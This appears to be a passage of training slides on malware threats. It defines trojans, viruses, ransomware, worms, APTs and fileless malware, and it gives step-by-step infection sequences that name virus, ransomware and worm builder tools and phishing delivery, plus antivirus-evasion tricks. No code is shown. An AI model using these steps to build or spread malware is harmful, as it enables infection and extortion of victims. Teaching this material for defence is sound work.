

Module **07**

Malware Threats

Learning Objectives

- 01** Explain Malware and Advanced Persistent Threat (APT) Concepts
- 02** Explain Fileless Malware Concepts
- 03** Explain AI-based Malware Concepts
- 04** Demonstrate Malware Analysis Process
- 05** Explain Malware Countermeasures

Objective **01**

Explain Malware and Advanced Persistent Threat (APT) Concepts

Introduction to Malware

Malware is malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

Examples of Malware



TROJANS



BACKDOORS



ROOTKITS



RANSOMWARE



ADWARE



VIRUSES



WORMS



SPYWARE



BOTNETS




CRYPTERS

What are Advanced Persistent Threats?

- Advanced persistent threats (APTs) are defined as a **type of network attack**, where an attacker gains unauthorized access to a target network and remains undetected for a long period of time
- The main objective behind these attacks is to **obtain sensitive information** rather than sabotaging the organization and its network

Advanced Persistent Threat Lifecycle




What is a Trojan?

- Trojan is a program in which the **malicious** or **harmful code** is contained inside an apparently harmless program or data, which can later gain control and cause damage
- Trojans get activated when a **user performs certain predefined actions**

How Hackers Use Trojans


- | | |
|--|---|
| 1
Delete or replace critical operating system files | 5
Disable firewalls and antivirus |
| 2
Generate fake traffic to create DoS attacks | 6
Create backdoors to gain remote access |
| 3
Record screenshots, audio, and video of victim's PC | 7
Infect victim's PC as a proxy server for relaying attacks |
| 4
Use victim's PC for spamming and blasting email messages | 8
Use the victim's PC as a botnet to perform DDoS attacks |

How to Infect Systems Using a Trojan




Introduction to Viruses

- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads**, **infected disk/flash drives**, and as **email attachments**
- Indications of a virus attack include **constant antivirus alerts**, **suspicious hard drive activity**, **lack of storage space**, **unwanted pop-up windows**, etc.



How to Infect Systems Using a Virus

- **Step 1:** Create a virus using tools such as **JPS Virus Maker**, **Virus Maker**, **Virus-Builder**, etc.
- **Step 2:** Once the virus is successfully created, **pack** it with a **binder** or **virus packager tool**
- **Step 3:** Send it to the victim's machine through email, chat, a mapped network drive, or other method that **appears legitimate** to the victim
- **Step 4:** When the victim opens and executes the received file, which seems to be legitimate, the target **system gets infected**




Ransomware

Ransomware is a type of malware that **restricts access to a computer system's files and folders** and demands an online **ransom payment** to the malware creator(s) to remove the restrictions

Mallox

Mallox is a ransomware strain that targets **Microsoft (MS) Windows systems** and compromises networks with **vulnerable MS-SQL servers**




Ransomware Families

- Phobos
- Xorist
- LockBit Black
- DarkSide RaaS
- Conti
- Cerber
- Thanos
- RansomEXX
- NETWALKER
- QNAPCrypt

How to Infect Systems Using a Ransomware

- Step 1:** Create a ransomware using tools such as **Chaos Ransomware Builder v4**
- Step 2:** Transfer the ransomware to the victim's machine using various techniques, such as **attaching** it to an **email** or through physical means such as a **hard drive** or **pen drive**, making it **appear legitimate**
- Step 3:** When the victim **downloads** and **opens** the malicious file, the ransomware **infects** the system by **encrypting the system files** based on the number of files and encryption algorithm
- Step 4:** After the infection, a window appears instructing the victim to **pay a ransom** for decrypting the files



Computer Worms

- Computer worms are malicious programs that **independently replicate, execute, and spread across the network connections**, thus consuming available computing resources without human interaction
- Attackers use worm **payloads to install backdoors** in infected computers, which turns them into **zombies** and **creates a botnet**; these botnets can be used to perform further cyber attacks

Worms:

- SSH-Snake
- Raspberry Robin
- P2PInfest

How is a Worm Different from a Virus?

A Worm Replicates on its own

- A worm is a special type of malware that can replicate itself and use memory but cannot attach itself to other programs

A Worm Spreads through the Infected Network

- A worm takes advantage of file or information transport features on computer systems and automatically spreads through the infected network but a virus does not

How to Infect Systems Using a Worm

STEP 1: Create a worm using tools such as **Internet Worm Maker Thing** or **Batch Worm Generator**


STEP 2: Deploy the worm via **phishing email**, **malicious website**, network share, or **infected USB drive**

STEP 3: When the user clicks on the phishing link or downloads content from a malicious website, the worm **infects the system** by executing its payload

STEP 4: Through the infected system, the worm **scans** for other **vulnerable devices** in the network

STEP 5: The worm **copies itself** to the identified vulnerable devices and propagates its **infection**

STEP 6: The worm **exfiltrates data** from the infected devices



Objective

02

Explain Fileless Malware Concepts

What is Fileless Malware?

- Fileless malware, also known as non-malware, **infects legitimate software, applications**, and other protocols existing in the system to perform various malicious activities
- It leverages any existing vulnerabilities to infect the system
- It resides in the system's RAM. It **injects malicious code** into the running processes such as Microsoft Word, Flash, Adobe PDF Reader, JavaScript, and PowerShell

Reasons for using fileless malware in cyber attacks:

- Stealthy in nature
- LOL (Living-off-the-land)
- Trustworthy
- Persistence without files
- Simplifying the infection process
- Increased success rate in targeted attacks
- Complicating forensic analysis and incident response

Fileless Propagation Techniques used by attackers:

- Phishing emails
- Legitimate applications
- Native applications
- Infection through lateral movement
- Malicious websites
- Registry manipulation
- Memory code injection
- Script-based Injection

Taxonomy of Fileless Malware Threats

Type III

Files required to achieve fileless persistence

Exploit

Type I


No file activity performed

Hardware


Execution/Injection

Type II

No files written on disk, but some files used indirectly



How does Fileless Malware Work?



Fileless Malware Obfuscation Techniques to Bypass Antivirus

Inserting Characters

Attackers insert special characters such as **comma(,)** and **semicolon(;)** between malicious commands and strings to make well-known commands more complex to detect

```
